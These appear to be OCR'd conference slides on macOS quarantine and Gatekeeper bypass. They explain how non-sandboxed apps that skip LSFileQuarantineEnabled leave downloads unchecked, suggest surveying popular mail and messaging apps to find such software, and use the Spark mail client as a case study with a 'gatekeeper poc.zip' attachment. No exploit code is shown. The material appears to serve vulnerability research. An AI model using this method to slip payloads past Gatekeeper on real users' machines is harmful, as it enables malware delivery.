
https://www.jamf.com/blog/jamf-threat-labs-macos-archive-utility-vulnerability/

Application

杜駭客之攻
浦天下資安


Concept

- Applications decide whether to add the quarantine attribute to downloaded files.




Non-quarantine Aware Software

- Sandboxed applications will enforce file quarantine (e.g., Chrome, Firefox)
- Non-sandboxed applications need to set LSFileQuarantineEnabled in the info.plist during development




Key	Type	Value
Bundle version string (short)	String	$(MARKETING_VERSION)
Bundle identifier	String	$(PRODUCT_BUNDLE_IDENTIFIER)
File quarantine enabled	Boolean	NO
Bundle name	String	$(PRODUCT_NAME)
InfoDictionary version	String	6.0
Default localization	String	$(DEVELOPMENT_LANGUAGE)
Copyright (human-readable)	String	
Executable file	String	$(EXECUTABLE_NAME)
Bundle version	String	$(CURRENT_PROJECT_VERSION)

Non-quarantine vs quarantine aware



Find Non-quarantine Aware Software

- An open-source project that collects popular applications
  - https://github.com/jaywcjlove/awesome-mac
- The most common applications users download are typically
  - Web Browser
  - Email Client
  - Message Client



Today
Saturday, 11 May


Jr-Wei Huang [redacted] test gatekeeper poc.zip 9:02 PM

Notifications 36 Spark 2 Google 19 肯德基訂餐(Mobile) Grab 9 綠界科技ECPay Pick me buy 選我團購...

Newsletters 202 Duolingo 92 Glassdoor Community 91 Team Spark 6 Ash from Otio 7 Mudjai CRM Glassdo...

Case Study: Spark mail application

